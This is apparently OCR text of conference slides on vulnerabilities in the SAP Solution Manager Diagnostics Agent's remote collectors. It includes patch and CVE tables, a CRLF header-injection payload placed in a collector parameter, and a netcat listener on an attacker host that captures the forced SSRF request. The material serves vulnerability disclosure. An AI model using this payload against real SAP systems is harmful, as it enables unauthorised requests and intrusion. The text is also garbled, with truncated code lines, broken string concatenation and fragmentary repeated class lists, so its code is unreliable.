



Collectors classes
On Agent side



Collectors classes
On Agent side

```
tTableToMap(pImport.getTable("IM_METRIC_PARA

ectionData = service.runSimulation(collector
port.getTable("EX_METRIC_DATA");
ricCollectionData.length; i++) {
 = metricCollectionData[i];
```


Netweaver JAVA
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SAP Solution Manager
SMD Agent
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SMD Agent
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com.sap.smd.mai.collector.HelloWorldCollector
com.sap.smd.mai.collector.SAPPingHostCollector
com.sap.smd.mai.collector.SAPGrmgClassicCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector2
com.sap.smd.mai.collector.SAPPingHTTPCollector
com.sap.smd.mai.collector.SccCollector
com.sap.smd.mai.collector.SAPControlWSCollector
com.sap.smd.mai.collector.LicenseCollector
com.sap.smd.mai.collector.FileServiceCollector
com.sap.smd.mai.collector.FileContentScanCollector
com.sap.smd.mai.collector.EventLogServiceCollector
etc.
tTableToMap(pImport.getTable("IM_METRIC_PARA
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
Netweaver JAVA
S/4 HANA
Netweaver ABAP
SAP
SAP
SAP
Collectors are executed on the remote Agent.
Any vulnerabilities inside collectors will be executed on the remote Agent!
P4
P4
SMDAgent

com.sap.smd.mai.collector.HelloWorldCollector
com.sap.smd.mai.collector.SAPPingHostCollector
com.sap.smd.mai.collector.SAPGrmgClassicCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector2
com.sap.smd.mai.collector.SAPPingHTTPCollector
com.sap.smd.mai.collector.SccCollector
com.sap.smd.mai.collector.SAPControlWSCollector
com.sap.smd.mai.collector.LicenseCollector
com.sap.smd.mai.collector.FileServiceCollector
com.sap.smd.mai.collector.FileContentScanCollector
com.sap.smd.mai.collector.EventLogServiceCollector
etc.

Patch	Description	CVSS	CVE
3305369	Multiple vulnerabilities in SAP Diagnostics Agent	10	CVE-2023-27497

com.sap.smd.mai.collector.HelloWorldCollector
com.sap.smd.mai.collector.SAPPingHostCollector
com.sap.smd.mai.collector.SAPGrmgClassicCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector
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com.sap.smd.mai.collector.SccCollector
com.sap.smd.mai.collector.SAPControlWSCollector
com.sap.smd.mai.collector.LicenseCollector
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
com.sap.smd.mai.collector.FileContentScanCollector
com.sap.smd.mai.collector.EventLogServiceCollector
etc.

Patch	CVE
3305369	VE-2023-27497



Patch	Description	CVSS	CVE
3348145	Header Injection in SAP Solution Manager (Diagnostic Agent)	7.2	CVE-2023-36921
3352058	Unauthenticated blind SSRF in SAP Solution Manager (Diagnostics agent)	7.2	CVE-2023-36925

com.sap.smd.mai.collector.HelloWorldCollector
com.sap.smd.mai.collector.SAPPingHostCollector
com.sap.smd.mai.collector.SAPGrmgClassicCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector
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etc.

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3348145	Header Injection in SAP Solution Manager (Diagnostic Agent)	7.2	CVE-2023-36921
3352058	Unauthenticated blind SSRF in SAP Solution Manager (Diagnostics agent)	7.2	CVE-2023-36925

```
IM_INPUT_PARAMS.appendRow();
IM_INPUT_PARAMS.setValue("URL",          "KEY"     );
IM_INPUT_PARAMS.setValue( "/aaa" + "? " + "HTTP/1.1" + "\r\n"
                          "Soapaction: " + "\r\n" +
                          "User-Agent: AX-WS RI 2.1.6 in JDK 6"
                          "Connection: Keep-Alive" + "\r\n" +
                          "Content-Type: text/xml; charset=utf-8
                          "Garbage: ",    "VALUE"   );
```

com.sap.smd.mai.collector.SAPPingH

com.sap.smd.mai.collector.SccCollector

com.sap.smd.mai.collector.SAPControlW

com.sap.smd.mai.collector.LicenseColle

com.sap.smd.mai.collector.FileServiceC


com.sap.smd.mai.collector.FileContentS

com.sap.smd.mai.collector.EventLogSer


etc.

```
attacker@192.168.1.2 $ nc -lvvp 5555
Ncat: Version 7.50 ( https://nmap.org/ncat
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.1.1.
Ncat: Connection from 192.168.1.1:54432.
GET /aaa? HTTP/1.1
Soapaction:
User-Agent: AX-WS RI 2.1.6 in JDK 6
Connection: Keep-Alive
Content-Type: text/xml; charset=utf-8
Garbage: HTTP/1.1
Host: 192.168.1.2:5555
Content-Length: 10
Content-Type: text/html
User-Agent: SAP HTTP CLIENT/6.40

